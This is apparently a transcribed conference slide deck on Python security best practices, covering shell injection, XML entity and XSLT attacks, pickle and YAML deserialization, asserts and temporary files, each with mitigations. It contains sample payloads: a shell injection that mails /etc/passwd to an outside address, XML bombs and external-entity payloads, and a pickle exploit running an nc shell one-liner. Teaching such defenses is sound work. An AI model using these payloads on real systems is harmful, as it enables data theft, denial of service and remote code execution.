PYTHON SECURITY BEST PRACTISES

MICHAŁ WODYŃSKI

CONFERENCE EMAIL: DEFEND-PROGRAMMING-EURO-PYTHON-2021@PROTONMAIL.COM

ABOUT ME

- Python developer at Graphyte
- Security and good code quality enthusiast
- Working with AWS

AGENDA

- About hackers
- OWASP TOP 10
- Input injection
- Reading xml, pickle and yaml files
- Assert statements
- Temporary files
- Tools

ABOUT HACKERS

- Hacker - was good programmer, now it’s student from HighSchool
- Attackers: competition, own employee, casual internet surfer, government
- Aim of attacker: hack website, stealing information, injecting malicious software, man, algorithm, metadata in the word documents
- Tools - www.shodan.io and many other...

OWASP TOP 10

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities
- Broken Access Control
- Security Misconfiguration
- Cross-Site Scripting
- Insecure Deserialization
- Using components with known Vulnerabilitiees
- Insufficient Logging&Monitoring

INPUT INJECTION

```
import subprocess

def compress_file(request, filename):
    command = 'tar cfvz output_file.rar.gz "{source}"'.format(source=filename)
    subprocess.call(command, shell=True)


"|| cat /etc/passwd | mail them@domain.com
```

SOLUTION

- Never trust user and unknown source ! Make validation
- use shelx library for shell operations
- Use shelx.quote to add quotes and prevent execution

PARSING XML - ISSUES

- Bypass firewall and gain access to the restricted resources
- Abuse a service to attack, spy on, DoS servers or third party services
- Exhaust additional resources on the machine (e.g. service that doesn’t responds or responds with big file)
- Gain knowledge, when, how often and from which IP address document is accessed
- Send email from inside network if URL handler supports smpt URIs

PARSING XML – BILLION LAUGHS/EXPONENTIAL ENTITY EXPANSION

```
<!DOCTYPE xmlbomb [
<!ENTITY a "1234567890" >
<!ENTITY b "&a;&a;&a;&a;&a;&a;&a;&a;">
<!ENTITY c "&b;&b;&b;&b;&b;&b;&b;&b;">
<!ENTITY d "&c;&c;&c;&c;&c;&c;&c;&c;">
]>
<bomb>&d;</bomb>
```

PARSING XML – QUADRATIC BLOW ENTITY EXPANSION

```
<!DOCTYPE bomb [
<!ENTITY a "xxxxxxx... a couple of ten thousand
chars">
]>
<bomb>&a;&a;&a;... repeat</bomb>
```

PARSING XML – EXTERNAL ENTITY EXPANSION (REMOTE/LOCAL)

```
<!DOCTYPE external [
<!ENTITY ee SYSTEM
"http://www.python.org/some.xml">
]>
<root>&ee;</root>

<!DOCTYPE external [
<!ENTITY ee SYSTEM "file:///PATH/TO/simple.xml">
]>
<root>&ee;</root>
```

PARSING XML – DTD RETRIVAL

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html>
    <head/>
    <body>text</body>
</html>
```

PARSING XML – ISSUES

- XML parsers may use O(n^2) algorithm to handle attributes and namespaces.
- Parsers which uses hash tables for storing attributes and namespaces – implementation may be vulnerable to hash collision attacks and performance can go to O(n^2) again.

PARSING XML – PROCESSING INSTRUCTION

```
<?xml-stylesheet type="text/xsl" href="style.xsl"?>
```

PARSING XML – DECOMPRESSION BOMB

- XML libraries can parse compressed XML stream like HTTP streams or LMZA-ed files.
- Gzip can compress 1GiB zeros to 1MB and LZMA can be even better
- Only Xmlrpclib can decompress steams so it is vulnerable
- Lxml can load and process compressed data. It can handle very large blobs of compressed data without using too much memory. It is not protected from decompression bombs.
- SAX library is the most safe

PARSING XML – XPATH INJECTION

- Work the same as SQL injections
- Xpath queries must be quoted and validated (especially when taken from user)
- Python’s standard library doesn’t have Xpath queries and have proper quoting. Use xpath() method correctly:

```
tree.xpath("/tag[@id='%s']" % value) – BAD
tree.xpath("/tag[@id=$tagid]", tagid=name) - GOOD
```

PARSING XML – XINCLUDE

```
<root xmlns:xi="http://www.w3.org/2001/XInclude">
    <xi:include href="filename.txt" parse="text" />
</root>
```

We should not do that when we use files from untrusted sources.

Libxml2 supports Xinclude but do not have option to limit access only to allowed directories

PARSING XML – XML SCHEMA LOCATION

```
<ead xmlns="urn:isbn:1-931666-22-9"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance"
    xsi:schemaLocation="urn:isbn:1-931666-22-9
http://www.loc.gov/ead/ead.xsd">
</ead>
```

PARSING XML – XSL

- XSLT is a language for transforming XML documents into other XML or HTML documents
- XSLT processors can interact with external resources like: read/write to file system, access to JRE objects, scripting with Jython.

PARSING XML – XSL TRANSFORMATION

```
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/
java.lang.Runtime"
xmlns:ob="http://xml.apache.org/xalan/java/
java.lang.Object"
exclude-result-prefixes= "rt ob">
<xsl:template match="/">
<xsl:variable name="runtimeObject"
select="rt:getRuntime()"/>
<xsl:variable name="command"
select="rt:exec($runtimeObject, &apos;c:\Windows\
system32\cmd.exe&apos;)"/>
<xsl:variable name="commandAsString"
select="ob:toString($command)"/>
<xsl:value-of select="$commandAsString"/>
</xsl:template>
</xsl:stylesheet>
```

PARSING XML – SUMMARY

1. Lxml is protected against billion laughs attacks. No network lookups.

2. libxml2 and lxml are not directly vulnerable to gzip decompression bombs. No explicit protection to them.

3. xml.etree doesn’t expand entities. Raises a ParserError when an entity appears.

4. minidom doesn’t expand entities and simply returns the notification that cannot expand Entity.

PARSING XML – SUMMARY

5. genshi.input from genshi 0.6 doesn’t support entity expansion. It raises a ParserError when an entity appears.

6. Library has XInclude support – remember to set a limit

7. Features but they may be exploitable holes

PARSING XML – SUMMARY

kind	sax	etree	minidom	pulldom	xmlprc	lxml	genshi
billion laughs	**Vulnerable**	**Vulnerable**	**Vulnerable**	**Vulnerable**	**Vulnerable**	Safe (1)	Safe (5)
quadratic blowup	**Vulnerable**	**Vulnerable**	**Vulnerable**	**Vulnerable**	**Vulnerable**	**Vulnerable**	Safe (5)
external entity expansion (remote)	**Vulnerable**	Safe(3)	Safe(4)	**Vulnerable**	Safe	Safe (1)	Safe (5)
external entity expansion (local)	**Vulnerable**	Safe(3)	Safe(4)	**Vulnerable**	Safe	**Vulnerable**	Safe (5)
DTD retrieval	**Vulnerable**	Safe	Safe	**Vulnerable**	Safe	Safe (1)	Safe

PARSING XML – SUMMARY

kind	sax	etree	minidom	pulldom	xmlprc	lxml	genshi
gzip bomb	Safe	Safe	Safe	Safe	**Vulnerable**	Partly (2)	Safe
Xpath support(7)	Safe	Safe	Safe	Safe	Safe	**Vulnerable**	Safe
xsl(t) support (7)	Safe	Safe	Safe	Safe	Safe	**Vulnerable**	Safe
Xinclude support (7)	Safe	**Vulnerable (6)**	Safe	Safe	Safe	**Vulnerable (6)**	**Vulnerable**

PARSING XML – SOLUTION

Use defusedxml library which is secure:
>>> from xml.etree.ElementTree import parse – BAD !
>>> et = parse(xmlfile)
>>> from defusedxml.ElementTree import parse – GOOD !
>>> et = parse(xmlfile)
All functions and parsers classes accepts additional arguments and returns original objects

MORE READINGS

1. https://docs.python.org/3/library/xml.html#xml-vulnerabilities
2. https://pypi.org/project/defusedxml/

PICKLES

Python modules:

- Pickle
- Shelve
- Marshal
- Jsonpickle

PICKLES EXPLOITS

c__builtin__ - read builtin’s
eval – execute python command
(Vprint('a') – python command
tR. - call and push to stack

PICKLES EXPLOITS


```
class Exploit:
    def __init__(self):
        pass

    def __reduce__(self):
        import os

        return (
            os.system,
            (
                "rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc -l
127.0.0.1 1234 > /tmp/f",
            ),
        )
```


PICKLES EXPLOITS

- Pickletools
- fickling



PICKLES EXPLOITS

- Never trust pickles !!!
- Use HMAC signing to make sure it is your pickle !




MORE READINGS

1. https://docs.python.org/3/library/pickle.html#comparison-with-json
2. https://docs.python.org/3/library/shelve.html#module-shelve
3. https://docs.python.org/3/library/pickletools.html#module-pickletools
4. https://docs.python.org/3/library/marshal.html#module-marshal
5. https://jsonpickle.github.io/
6. https://root4loot.com/post/exploiting_cpickle/
7. https://checkoway.net/musings/pickle/
8. https://blog.nelhage.com/2011/03/exploiting-pickle/
9. https://blog.trailofbits.com/2021/03/15/never-a-dill-moment-exploiting-machine-learning-pickle-files/
10. https://github.com/trailofbits/fickling
11. https://docs.python.org/3/library/hmac.html

YAML

- Yaml can be tricky because you can run system command inside
- Pyyaml not secure until version 4.2b4. Form version 5.1b1 load is safe by default
- Be aware:
  - Still you can use outdated library
  - You can use unsafe_load method in some situations which is not recommended



MORE READINGS

1) https://pypi.org/project/PyYAML/
2) https://www.talosintelligence.com/reports/TALOS-2017-0305

ASSERT STATEMENTS

- Never use assert statements to protect piece of code from execution
- Python runs with __debug__ as True. **In production it is common to run application with optimizations and this option causes skipping assert statements**!
- Use asserts only in tests

ASSERT STATEMENTS

```
                                                    $ python
Python 3.7.0 (default, Oct  5 2018, 10:28:35)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> def my_great_fun(foo):
...     print("Before assert statement")
...     assert foo
...     print("After assert statement")
...
>>> my_great_fun(1)
Before assert statement
After assert statement
>>> my_great_fun(0)
Before assert statement
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "<stdin>", line 3, in my_great_fun
AssertionError
>>>
```

ASSERT STATEMENTS

```
                                                    $ python -O
Python 3.7.0 (default, Oct  5 2018, 10:28:35)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> def my_great_fun(foo):
...     print("Before assert statement")
...     assert foo
...     print("After assert statement")
...
>>> my_great_fun(1)
Before assert statement
After assert statement
>>> my_great_fun(0)
Before assert statement
After assert statement
>>>
```

TEMPORARY FILES

- Generally, creating temporary files can be accomplished by mktemp() function
- It is not secure because different file system can create file with this name. In the end application can be fed with different configuration data.
- Use tempfile module and use mkstemp() function which can handle those case.

TOOLS

1)Snyk.io - https://snyk.io/
2)Bandit - https://pypi.org/project/bandit/#description

MICHAŁ WODYŃSKI

CONFERENCE EMAIL: DEFEND-PROGRAMMING-EURO-PYTHON-2021@PROTONMAIL.COM

MORE READINGS

1. https://hackernoon.com/10-common-security-gotchas-in-python-and-how-to-avoid-them-e19fbe265e03?gi=5b7cd0a0fe8a

2. https://www.owasp.org/index.php/Top_10-2017_Top_10
3. https://snyk.io/
4. https://pypi.org/project/bandit/#description

PYTHON SECURITY BEST PRACTISES

MICHAŁ WODYŃSKI

CONFERENCE EMAIL: DEFEND-PROGRAMMING-EURO-PYTHON-2021@PROTONMAIL.COM